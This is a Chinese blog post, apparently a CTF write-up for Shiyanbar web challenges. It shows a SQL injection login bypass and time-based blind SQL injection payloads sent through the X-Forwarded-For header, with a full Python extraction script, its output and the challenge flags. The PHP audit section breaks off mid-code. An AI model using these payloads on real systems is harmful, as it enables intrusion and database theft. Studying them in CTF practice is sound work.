
实验吧 CTF 题目之 WEB Writeup 通关大全 – 2

原创

DarkN0te 于 2020-02-24 19:47:34 发布 401 收藏 2

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/m0_46232048/article/details/104483780




文章目录

实验吧Web题目系列2

登陆一下好吗??

题目链接

http://shiyanbar.com/ctf/1942




题目描述

```
不要怀疑,我已经过滤了一切,还再逼你注入,哈哈哈哈哈!

flag格式：ctf{xxxx}
```

解题思路

一个万能密码问题，多试试就可以了。


```
username: ''='
password: ''='
```


登陆
ctf5.shiyanbar.com/web/wonderkun/web/login.
ctf{51d1bf8fb65a8c2406513ee8f52283e7}
hint:
username:''='
password:''='
username
password
hell02w
69bc7cf459bcff03625939193ec71e0e
w0d3rkun
dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl
86846490336911c0f3c6e07cc197d22c

who are you?

题目链接

http://shiyanbar.com/ctf/1941



题目描述

我要把攻击我的人都记录db中去!

解题思路

看到题目就想到修改`x-forwarded-for`来进行注入。经过测试，`,`以及后面的内容都会被过滤，这就导致我们的传统注入语句失效了，这里可以使用`case when then`语句进行注入。

1. 判断数据库名称长度 `1' and case when (length((SELECT concat(database())))&lt;5) then sleep(3) else sleep(0) end and &#039;1&#039;=&#039;1` ，此句如果执行有延迟，则说明数据库名称小于5个字符，使用 `&lt;4` 的时候，执行不成功，说明数据库长度为4个字符。
2. 判断数据库名的各个字符， `&quot;1&#039; and case when (substring((select database()) from %s for 1)=&#039;%s&#039;) then sleep(5) else sleep(0) end and &#039;1&#039;=&#039;1&quot;%(i,each)` ，其中i `i` 为从第i个字符开始, `for 1` 为取一个字符， `each` 为ascii，从此句可判断数据库名为 `web4`
3. 查看数据库中表单的数量， `1&#039; and case when ((select count(TABLE_NAME) from information_schema.tables where table_schema=&#039;web4&#039;) = 2) then sleep(3) else sleep(0) end and &#039;1&#039;=&#039;1;` 此句判断数据库中有两个表。
4. 判断数据库表名长度， `&quot;1&#039; and case when(substring((select group_concat(table_name separator &#039;;&#039;) from information_schema.tables where table_schema=&#039;web4&#039;) from %s for 1)=&#039;&#039;) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot; % (i)` ，其中 `i` 为长度。
5. 判断数据库表名， `&quot;1&#039; and case when(ascii(substring((select group_concat(table_name separator &#039;;&#039;) from information_schema.tables where table_schema=&#039;web4&#039;) from %s for 1))=%s) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot; % (i,each)` ，其中i `i` 为从第i个字符开始, `for 1` 为取一个字符， `each` 为ascii，找到表 `flag` 。
6. 判断表flag字段， `&quot;1&#039; and case when(ascii(substring((select group_concat(column_name separator &#039;;&#039;) from information_schema.columns where table_name=&#039;flag&#039;) from %s for 1))=%s) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot; % (i,each)` ，得到字段 `flag` 。
7. 判断表flag，字段flag中内容长度， `&quot;1&#039; and case when(length(substring((select group_concat(flag separator &#039;;&#039;) from flag) from %s for 1))=&#039;&#039;) then sleep(6) else 0 end and &#039;a&#039;=&#039;a&quot; %i` 。
8. 获取flag值， `&quot;1&#039; and (select case when (substring((select flag from flag ) from %d for 1 )=&#039;%s&#039;) then sleep(10) else sleep(0) end ) and &#039;1&#039;=&#039;1&quot;%(i,str)` 。
9. flag值为

列一下获取flag的脚本

```python
#-*-coding:utf-8-*-#基于python2.7
import requests
import string
import time
url="http://ctf5.shiyanbar.com/web/wonderkun/index.php"
payloads='abcdefghijklmnopqrstuvwxyz0123456789@_.{}-'
flag=""
print("Start")
for i in range(33):
    for payload in payloads:
        starttime = time.time()#记录当前时间
        url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"#题目url
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36",
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471487815; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*67928%2CnickName%3Ayour",
                   "Connection": "keep-alive",
                   "X-FORWARDED-FOR":"127.0.0.1' and case when ((select count(flag) from flag where flag like '"+flag+payload+"%')>0) then sleep(5) else sleep(0) end and '1'='1"
                   }
        #bp拿到header并对X-FORWARDED-FOR进行修改，后面语句大意为从flag中选择出flag，若首字母段为flag，payload变量拼接则sleep5秒,看不懂的可以学一下case when语句和like %语句
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 5:
            starttime2 = time.time()
            res = requests.get(url, headers=headers)
            if time.time() - starttime > 5:
                flag += payload
                print("flag is:%s"%flag)
                break
        else:
            pass
            #print('',)#没啥解释的了，就是不断试payload，找到就接到flag上去然后继续试下一个
print('\n[Finally] current flag is %s' % flag)
# cdbf14c9551d5be5612f7bb5d2867853
```


这道题提交必须加ctf，是个坑，提交了好多次，才正确。
ctf{cdbf14c9551d5be5612f7bb5d2867853}

```
flag is:cdbf14c9551d5be5612f7bb5d28
flag is:cdbf14c9551d5be5612f7bb5d286
flag is:cdbf14c9551d5be5612f7bb5d2867
flag is:cdbf14c9551d5be5612f7bb5d28678
flag is:cdbf14c9551d5be5612f7bb5d286785
flag is:cdbf14c9551d5be5612f7bb5d2867853

[Finally] current flag is cdbf14c9551d5be5612f7bb5d2867853
```

因缺思汀的绕过

题目链接

http://shiyanbar.com/ctf/1940



题目描述

访问解题链接去访问题目,可以进行答题。根据web题一般解题思路去解答此题。看源码，请求，响应等。提交与题目要求一致的内容即可返回flag。然后提交正确的flag即可得分。web题主要考察SQL注入，XSS等相关知识。涉及方向较多。此题主要涉及源码审计，MySQL相关的知识。

flag格式 CTF{}

解题思路

在注释里找到`<!--source: source.txt-->`，是源码文件：


```php
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
 echo '<form action="" method="post">'."<br/>";
 echo '<input name="uname" type="text"/>'."<br/>";
 echo '<input name="pwd" type="text"/>'."<br/>";
 echo '<input type="submit" />'."<br/>";
 echo '</form>'."<br/>";
 echo '<!--source: source.txt-->'."<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

